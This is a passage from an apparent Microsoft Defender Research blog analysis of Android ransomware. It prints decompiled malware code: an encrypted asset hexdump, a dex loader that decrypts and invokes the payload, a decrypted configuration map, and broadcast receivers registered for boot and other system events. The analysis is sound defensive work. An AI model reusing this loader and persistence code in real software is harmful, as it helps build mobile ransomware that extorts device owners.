0170h: 0E 35 41 57 31 3F 66 56 3C 0F 69 74 36 28 5A 78  .5AW1?fV<.it6(Zx
0180h: 29 1A 68 72 12 1B 62 42 11 39 53 65 27 35 41 57  ).hr..bB.9Se'5AW
0190h: EA 3F 66 56 E4 0F 69 74 D9 28 5A 78 CE 1A 68 72  ê?fVä.itÙ(ZxÎ.hr
01A0h: F0 1B 62 42 F2 39 53 65 FA 35 41 57 CC 3F 66 56  ð.bBò9Seú5AWÌ?fV
01B0h: DE 0F 69 74 BD 28 5A 78 4C 19 68 72 4E 18 62 42  Þ.it½(ZxL.hrN.bB
01C0h: 25 3A 53 65 32 36 41 57 E3 3C 66 56 CC 0C 69 74  %:Se26AWã<fVÌ.it
01D0h: 98 2B 5A 78 A3 19 68 72 63 19 62 42 49 3B 53 65  ˜+Zx£.hrc.bBI;Se
01E0h: 1B 37 41 57 09 3D 66 56 1D 0D 69 74 CD 2A 5A 78  .7AW.=fV..itÍ*Zx
```

Figure 11. Asset file before and after decryption

Once the encrypted executable is decrypted and dropped in the storage, the malware has the definitions for all the components it declared in the manifest file. It then starts the final detonator function to load the dropped .dex file into memory and triggers the main payload.

```
private static void installDecryptedDexAndStart(Application appObj) {
    try {
        File outDexDir = appObj.getDir("outDex", 0);
        BaseDexClassLoaer bdcl = new BaseDexClassLoader(dexLoader, outDexDir, null, appObj.getClassLoader());
        Class dexInjectorCls = bdcl.loadClass("com.my.dexloader.DexInjector");
        Method installDex = dexInjectorCls.getMethod("installDex", ClassLoader.class, File.class, File.class);
        installDex.invoke(null, this.getClassLoader(), outDexDir, MalApp.appDexFilePath);
        Class malwarePayloadCls = Class.forName("rhweryho.rjnz.gvmthHtyN");
        Method payloadMethod = malwarePayloadCls.getMethod("XoqF", Application.class, WeakHashMap.class);
        payloadMethod.invoke(null, appObj, MalApp.populateConfigMap());
    }
    catch(Exception e) {
        e.printStackTrace();
    }
}
```

Figure 12. Loading the decrypted .dex file into memory and triggering the main payload

Main payload

When the main payload is loaded into memory, the initial detonator hands over the control to the main payload by invoking the method *XoqF* (which we renamed to *triggerInfection* during analysis) from the *gvmthHtyN* class (renamed to *PayloadEntry*).

```
 9  //Original name was:= gvmthHtyN
10  public class PayloadEntry {
11      private static final String TAG = "gvmthHtyN.class";
12
13      private static void writeConfigToPrefs(WeakHashMap config) {
14          SharedPreferences.Editor prefs = Utils.getSharedPrefsObj().edit();
15          prefs.putString("number", ((String)config.get("number")));
16          prefs.putString("api", ((String)config.get("api")));
17          prefs.putString("url", ((String)config.get("url")));
18          prefs.apply();
19      }
20      //Original name of the function was := XoqF
21      public static void triggerInfection(Application appObj, WeakHashMap config) {
22          AuxiliaryMalApp.init(appObj);
23          Utils.writeStatusOfVMPresenceToPrefs(appObj);
24          try {
25              AuxiliaryMalApp.initComponents(appObj);
26              PayloadEntry.writeConfigToPrefs(config);
27          }
28          catch(Exception e) {
29              e.printStackTrace();
30          }
31
32          Log.e("gvmthHtyN.class", "obfs_loadDexFile");
33      }
34  }
```

Figure 13. Handover from initial module to the main payload

As mentioned, the initial handover component called *triggerInfection* with an instance of *appObj* and a method that returns the value for the variable *config*.

```
private static WeakHashMap populateConfigMap() {
    WeakHashMap mapObj = new WeakHashMap();
    mapObj.put(MalApp.getDecryptedValueThroughAction12("hhnFjYHGwQ", false).getAction(), MalApp.getDecryptedVal
    //After Decryption:= mapObj.put("loader", "HtP1s");
    mapObj.put(MalApp.getDecryptedValueThroughAction19("KaIeHuIDQ", false).getAction(), MalApp.decryptedValueOn
    //After Decryption:= mapObj.put("number", "77078674150");
    mapObj.put(MalApp.getDecryptedValueThroughAction13("ScWpTmloTtm", false).getAction(), MalApp.decryptedValue
    //After Decryption:= mapObj.put("api", "E1gSHYWQ2123pscZ1Y0hyOtlbGRzugKu");
    mapObj.put(MalApp.getDecryptedValueThroughAction21("dvTpBiXeksIX", false).getAction(), MalApp.decryptedValu
    //After Decryption:= mapObj.put("url", "https://[redacted]/");
    return mapObj;
}
```

Figure 14. Definition of populateConfigMap, which loads the map with values

Correlating the last two steps, one can observe that the malware payload receives the configuration for the following properties:

1. *number* – The default number to be send to the server (in case the number is not available from the device)
2. *api* – The API key
3. *url* – The URL to be used in WebView to display on the ransom note

The malware saves this configuration to the shared preferences of the app data and then it sets up all the *Broadcast Receivers*. This action registers code components to get notified when certain system events happen. This is done in the function *initComponents*.

```
25      public static void initMalBroadcastReceiver(Context context) {
26          if(MalBroadcastReceiver.isRegistered) {
27              return;
28          }
29
30          MalBroadcastReceiver broadcastRecieverObj = new MalBroadcastReceiver();
31          IntentFilter filterObj = new IntentFilter();
32          filterObj.addAction("android.intent.action.USER_PRESENT");
33          filterObj.addAction("android.intent.action.INPUT_METHOD_CHANGED");
34          filterObj.addAction("android.intent.action.ACTION_POWER_CONNECTED");
35          filterObj.addAction("android.intent.action.ACTION_POWER_DISCONNECTED");
36          filterObj.addAction("android.intent.action.BOOT_COMPLETED");
37          filterObj.addAction("android.intent.action.TIME_SET");
38          filterObj.addAction("android.intent.action.TIME_TICK");
39          filterObj.addAction("android.net.wifi.p2p.STATE_CHANGED");
40          filterObj.addAction("android.net.wifi.STATE_CHANGE");
41          filterObj.addAction("android.media.VIBRATE_SETTING_CHANGED");
42          filterObj.addAction("android.media.AUDIO_BECOMING_NOISY");
43          filterObj.addAction("android.media.SCO_AUDIO_STATE_CHANGED");
44          filterObj.addAction("android.media.RINGER_MODE_CHANGED");
45          filterObj.addAction("android.net.conn.CONNECTIVITY_CHANGE");
46          try {
47              Utils.registerReceiverWrapper(context, broadcastRecieverObj, filterObj);
48              MalBroadcastReceiver.isRegistered = true;
49          }
50          catch(Exception unused_ex) {
51          }
52      }
```

Figure 15. Initializing the BroadcastReceiver against system events

From this point on, the malware execution is driven by callback functions that are triggered on system events like connectivity change, unlocking the phone, elapsed time interval, and others.

Dinesh Venkatesan

Microsoft Defender Research

Source: https://www.microsoft.com/security/blog/2020/10/08/sophisticated-new-android-malware-marks-the-latest-evolution-of-mobile-ransomware/